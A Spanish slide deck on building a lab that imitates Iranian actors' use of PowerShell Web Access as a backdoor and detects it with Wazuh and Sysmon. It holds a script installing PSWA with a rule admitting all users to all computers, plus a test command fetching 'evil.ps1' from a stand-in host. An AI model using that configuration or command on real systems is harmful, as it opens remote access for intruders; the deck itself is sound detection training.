Pwn Or Die

Cómo simular un entorno de ciberataques, detección y análisis de incidentes de seguridad basado en Wazuh?

>WhoAmI

 Aprendiz eterno de Ciberseguridad ofensiva y defensiva.





Agenda

Aviso de Ciberseguridad AA24-241A

Objetivo 1: Despliegue de PowerShell Web Access en Windows Server 2022

- · Habilitación de PowerShell Web Access como un APT
- · Prueba de comandos PowerShell mediante PowerShell Web Access

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

- · Desplegando SIEM Wazuh
- · Integrando Windows Server 2022 como agente Wazuh
- · Preparando las capacidades de monitorización y detección de Wazuh

Explorando Monitorización de Comandos con Wazuh

Integración de Sysmon y Wazuh

Explorando la Monitorización de Seguridad con PowerShell

Aviso de Ciberseguridad AA24-241A

Iran-Based Cyber Actors: Threat Overview

Cybersecurity Advisory AA24-241A

Initial Access and Reconnaissance

Exploit public-facing apps, scan for vulnerabilities, use Shodan for recon

Persistence & Privilege Escalation

Deploy webshells, create accounts, use stolen credentials, schedule tasks

Command & Control


Use remote access tools, tunneling, and PowerShell Web Access for C2

Exfiltration & Impact

Collaborate with ransomware groups, steal sensitive data, extort victims

- 1. https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-241a
- 2. https://www.splunk.com/en_us/blog/security/powershell-web-access-your-network-s-backdoor-in-plain-sight.html

Qué es PowerShell Web Access?



Habilitación de PowerShell Web Access como un APT Paso 1:

```
# PrivCheck
if (-NOT ([Security.Principal.WindowsPrincipal]
[Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]
"Administrator")) {
    Write-Warning "Please run this script as an Administrator!"
    Exit
}
```

Habilitación de PowerShell Web Access como un APT Paso 2:

```
# Install Windows PowerShell Web Access feature
try {
    Install-WindowsFeature -Name WindowsPowerShellWebAccess -IncludeManagementTools
    Write-Host "Windows PowerShell Web Access feature installed successfully." -Fore
} catch {
    Write-Error "Failed to install Windows PowerShell Web Access feature: $_"
    Exit
}
```

```
Objetivo l: Despliegue de PowerShell Web Access en Windows
Server 2022
```

Habilitación de PowerShell Web Access como un APT Paso 3:

```
# Install and configure IIS if not already installed
if (!(Get-WindowsFeature Web-Server).Installed) {
    Install-WindowsFeature -Name Web-Server -IncludeManagementTools
    Write-Host "IIS installed successfully." -ForegroundColor Green
}
```

Habilitación de PowerShell Web Access como un APT Paso 4:

```
# Configure PowerShell Web Access gateway
try {
    Install-PswaWebApplication -UseTestCertificate
    Write-Host "PowerShell Web Access gateway configured successfully."
} catch {
    Write-Error "Failed to configure PowerShell Web Access gateway: $_"
    Exit
}
```

Habilitación de PowerShell Web Access como un APT Paso 4:

Add a rule to allow all users to access all computers
Add-PswaAuthorizationRule -UserName * -ComputerName * -ConfigurationName *



Prueba de comandos PowerShell mediante PowerShell Web Access.

Acceso a IIS:




Prueba de comandos PowerShell mediante PowerShell Web Access.

Acceso al path https://<ip-address>/pswa

https://192.168.0.103/pswa/en-US/logon.aspx		∄Ӽ	120%	49
	Windows Server 2016			
	Windows PowerShell Web Access		_	0
	User name: .\Administrator Password:			
	Connection type: Computer Name Computer name: Optional connection settings			
	Sign In			
	© 2016 Microsoft Corporation. All rights reserved.			

Prueba de comandos PowerShell mediante PowerShell Web Access.

Bienvenido a PSWA, juega con comandos PowerShell:




Qué es Wazuh?








Qué es Wazuh?



Arquitectura de Wazuh:




https://documentation.wazuh.com/current/proof-of-concept-guide/index.html

Desplegando SIEM/XDR Wazuh:


- · Máquinas pre-construidas
- · Imágenes Docker/Kubernetes
- · Offline
- Desde fuentes (compilación)

https://documentation.wazuh.com/current/deployment-options/index.html

Integrando Windows Server 2022 como agente Wazuh:



Integrando Windows Server 2022 como agente Wazuh:



Integrando Windows Server 2022 como agente Wazuh:

S	Optional settings:				
	By default, the deployment uses the hostname as the agent name. Optionally, you can use a different agent name in the field below.				
	Assign an agent name: ②				
	WinSvr2022				

Run the following commands to download and install the agent:

```
Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.9.1-1.msi -
OutFile $env:tmp\wazuh-agent; msiexec.exe /i $env:tmp\wazuh-agent /q
WAZUH_MANAGER='192.168.0.104' WAZUH_AGENT_GROUP='default' WAZUH_AGENT_NAME='WinSvr2022'
```


Integrando Windows Server 2022 como agente Wazuh:

```
Administrator: Windows PowerShell


PS C:\Users\Administrator> Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.9.1-1.msi -OutFile $env:tmp\wazuh-agent;
msiexec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER='192.168.0.104' WAZUH_AGENT_GROUP='default' WAZUH_AGENT_NAME='WinSvr2022' __
```

PS C:\Users\Administrator> NET START WazuhSvc The Wazuh service is starting. The Wazuh service was started successfully.

Integrando Windows Server 2022 como agente Wazuh:



Preparando las capacidades de monitorización y detección de Wazuh Explorando Monitorización de Comandos con Wazuh:



Preparando las capacidades de monitorización y detección de Wazuh Explorando Monitorización de Comandos con Wazuh:


```
@Echo Off
setlocal enableDelayedExpansion

for /f "delims=" %%a in ('powershell -command "& tasklist"') do (
    echo tasklist: %%a
)
exit /b
```

Preparando las capacidades de monitorización y detección de Wazuh Explorando Monitorización de Comandos con Wazuh:

Wazuh agente (Win.) C:\Program Files (x86)\ossec-agent\ossec.conf

Preparando las capacidades de monitorización y detección de Wazuh Explorando Monitorización de Comandos con Wazuh:



Preparando las capacidades de monitorización y detección de Wazuh Explorando Monitorización de Comandos con Wazuh:

W. Threat Hunting						
	i,uss nits					
		Oct 22, 2024 @ 11:58:19.239 - Oct 23, 2024 @ 11:58:19.239				
export Formated 589 columns	hidden 🗵 Der	nsity 1 fields sorted Full screen				
ψ timestamp \vee	agent.name ∨	rule.description ~	rule.level			
Oct 23, 2024 @ 11:58:04.273	WinSvr2022	Wsmprovhost.exe is running.	6			
Oct 23, 2024 @ 11:58:02.366	WinSvr2022	C:\\Windows\\SysWOW64\\tasklist.exe binary in a suspicious location launched by	4			
Oct 23, 2024 @ 11:58:02.255	WinSvr2022	C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe created a ne	9			
Oct 23, 2024 @ 11:58:02.130	WinSvr2022	Suspicious Windows cmd shell execution	3			
Oct 23, 2024 @ 11:58:02.114	23, 2024 @ 11:58:02.114 WinSvr2022 Suspicious Windows cmd shell execution		3			
Oct 23, 2024 @ 11:58:02.083	WinSvr2022	Powershell process spawned Windows command shell instance	4			

https://documentation.wazuh.com/current/user-manual/capabilities/command-monitoring/use-cases/monitoring-running-processes.html

Preparando las capacidades de monitorización y detección de Wazuh

View surrounding

documents [7]

Explorando Monitorización de Comandos con Wazuh:

Document Details


t _index	wazuh-alerts-4.x-2024.10.23
agent.id	001
t agent.ip	192.168.0.103
agent.name	WinSvr2022
t decoder.name	tasklist
t full_log	tasklist: wsmprovhost.exe 2236 Services 0 67,812
t id	1729702684.4259878
t input.type	log
t location	command_tasklist
t manager.name	wazuh
rule.description	Wsmprovhost.exe is running.
# rule.firedtimes	2
t rule.groups	process_monitor

Preparando las capacidades de monitorización y detección de Wazuh Integración de Sysmon y Wazuh, instalación sobre el agente:


```
Administrator: Windows PowerShell
PS C:\Users\Administrator\Downloads\Sysmon> .\Sysmon64.exe -accepteula -i sysmonconfig.xml
System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com
Loading configuration file with schema version 4.90
Configuration file validated.
Sysmon64 installed.
SysmonDry installed.
Starting SysmonDrv.
SysmonDry started.
Starting Sysmon64...
Sysmon64 started.
PS C:\Users\Administrator\Downloads\Sysmon>
```

https://learn.microsoft.com/es-es/sysinternals/downloads/sysmon https://github.com/olafhartong/sysmon-modular/blob/master/sysmonconfig.xml

Preparando las capacidades de monitorización y detección de Wazuh Integración de Sysmon y Wazuh, prueba de com. PS sobre PSWA:



Preparando las capacidades de monitorización y detección de Wazuh Integración de Sysmon y Wazuh, registros en Visor de Eventos:



<log_format>eventchannel</log_format>

</localfile>

Preparando las capacidades de monitorización y detección de Wazuh


Integración de Sysmon y Wazuha agente (Win.) (:\Program Files (x86)\
ossec-agent\ossec.conf:

Preparando las capacidades de monitorización y detección de Wazuh Integración de Sysmon y Wazuh, resultados en dashboard:




				5,281 hits	
۵	Export Formated 609 columns hidden	Density © 1 fields sorted F		2024 @ 20:14:38.068 - Oct 24, 2024 @ 20:14:38.0	69
	↓ timestamp ∨	agent.name	V	rule.description ~	rule.level
IQ.	Oct 24, 2024 @ 20:14:31.591	WinSvr2022		Detected WinRM activity from 0:0:0:0:0:0:0:1 t	4
IQ.	Oct 24, 2024 @ 20:14:31.575	WinSvr2022		Detected WinRM activity from 0:0:0:0:0:0:0:0:1 t	4
lQ	Oct 24, 2024 @ 20:14:31.563	WinSvr2022		Detected WinRM activity from 0:0:0:0:0:0:0:0:1 t	4
IQ.	Oct 24, 2024 @ 20:14:31.561	WinSvr2022		Detected WinRM activity from 0:0:0:0:0:0:0:0:1 t	4

Preparando las capacidades de monitorización y detección de Wazuh Integración de Sysmon y Wazuha resultados en dashboard:




Preparando las capacidades de monitorización y detección de Wazuh Explorando la Monitorización de Seguridad con PowerShell:




https://www.youtube.com/watch?v=iWOzDs4euG4

https://github.com/OpenSecureCo/Wazuh/blob/main/PowerShell%20Logging



```
PS C:\Users\Administrator>
PS C:\Users\Administrator>
PS C:\Users\Administrator> curl http://PwnOrDie.io/evil.ps1
curl : The remote name could not be resolved: 'pwnordie.io'
At line:1 char:1
+ curl http://PwnOrDie.io/evil.ps1
+ CategoryInfo : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], We eption
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
```



Preparando las capacidades de monitorización y detección de Wazuh

Explorando la Monitorización de Seguridad con PowerShell

Wazuh agente (Win.) C:\Program Files (x86)\ossec-agent\ossec.conf:

<location>Microsoft-Windows-PowerShell/Operational</location>

```
ossec.conf - Notepad

File Edit Format View Help


<!-- PowerShell Logging -->
```

<log format>eventchannel</log format>

<localfile>

</localfile>


```
W.
          Rules
< local_rules.xml
       </rule>
 35 </group>
 36
     <group name="windows-custom,">
 38
       <rule id="100535" level="5">
         <if_sid>60009</if_sid>
         <field name="win.system.providerName">^Microsoft-Windows-PowerShell$</field>
         <group>powershell, </group>
         <description>Powershell Information EventLog</description>
       </rule>
 45
       <rule id="100536" level="7">
         <if_sid>60010</if_sid>
         <field name="win.system.providerName">^Microsoft-Windows-PowerShell$</field>
         <group>powershell, </group>
         <description>Powershell Warning EventLog</description>
       </rule>
```



Preparando las capacidades de monitorización y detección de Wazuh

Explorando la Monitorización de Seguridad con PowerShell, Wazuh

dash.:



Preparando las capacidades de monitorización y detección de Wazuh

Explorando la Monitorización de Seguridad con PowerShell Wazuh dash:

Document Details

View surrounding document of document

1	Table JSON	
t	_index	wazuh-alerts-4.x-2024.10.25
t	agent.id	001
t	agent.ip	192.168.0.104
t	agent.name	WinSvr2022
t	data.win.eventdata.contextinfo	Severity = Informational Host Name = ServerRemoteHost Host Version = 1.0.0.0 Host ID = 9d8ee03 4-a9c3-482f-944a-73193c8b8a30 Host Application = C:\\Windows\\system32\\wsmprovhost.exe -Embedding Engine Version = 5.1.20348.558 Runspace ID = 5b658a40-17f1-4b11-822b-019263418 efc Pipeline ID = 31 Command Name = Get-HotFix Command Type = Cmdlet Script Name = Command Path = Sequence Number = 38 User = WIN-4KFAPK6AOT1\\Administrator Connected User = WIN-4KFAPK6AOT1\\Administrator Shell ID = Microsoft.PowerShell
t	data.win.eventdata.payload	Commandinvocation(Get-HotFix): \"Get-HotFix\" Commandinvocation(Out-Default): \"Out-Default\ ParameterBinding(Out-Default): name=\"InputObject\"; value=\"\\\WIN-4KFAPK6AOT1\\root\\cimv 2:Win32_QuickFixEngineering.HotFixID=\"KB5008882\",ServicePackInEffect=\"\"\" ParameterBinding g(Out-Default): name=\"InputObject\"; value=\"\\\WIN-4KFAPK6AOT1\\root\\cimv2:Win32_QuickFix Engineering.HotFixID=\"KB5011497\",ServicePackInEffect=\"\"\" ParameterBinding(Out-Default): name=\"InputObject\"; value=\"\\\WIN-4KFAPK6AOT1\\root\\cimv2:Win32_QuickFixEngineering.HotFixID=\"KB5010523\".ServicePackInFffect=\"\"\"
t	data.win.system.channel	Microsoft-Windows-PowerShell/Operational
t	data.win.system.computer	WIN-4KFAPK6AOT1

Referencias:

```
https://www.cisa.gov/news-events/cvbersecurity-advisories/aa24-24la
https://www.splunk.com/en_us/blog/security/powershell-web-access-your-network-s-backdoor-in-plai
n-sight.html
https://gist.github.com/MHaggis/7e67b659af9148fa593cf2402edebb41
https://www.voutube.com/watch?v=XrkAGBFUK5w
https://www.youtube.com/watch?v=9aeRWl7Qd &&list=UULFVeW9qkBjo3zosngUbG7CFw
https://learn.microsoft.com/es-es/sysinternals/downloads/sysmon_
https://github.com/olafhartong/sysmon-modular/blob/master/sysmonconfig.xml_
https://documentation.wazuh.com/current/user-manual/capabilities/command-monitoring/how-it-works
.html
https://documentation.wazuh.com/current/user-manual/capabilities/command-monitoring/use-cases/mo
nitoring-running-processes.html
https://www.youtube.com/watch?v=iW0zDs4euG4
```

https://github.com/OpenSecureCo/Wazuh/blob/main/PowerShell%20Logging

Muchas gracias ;)

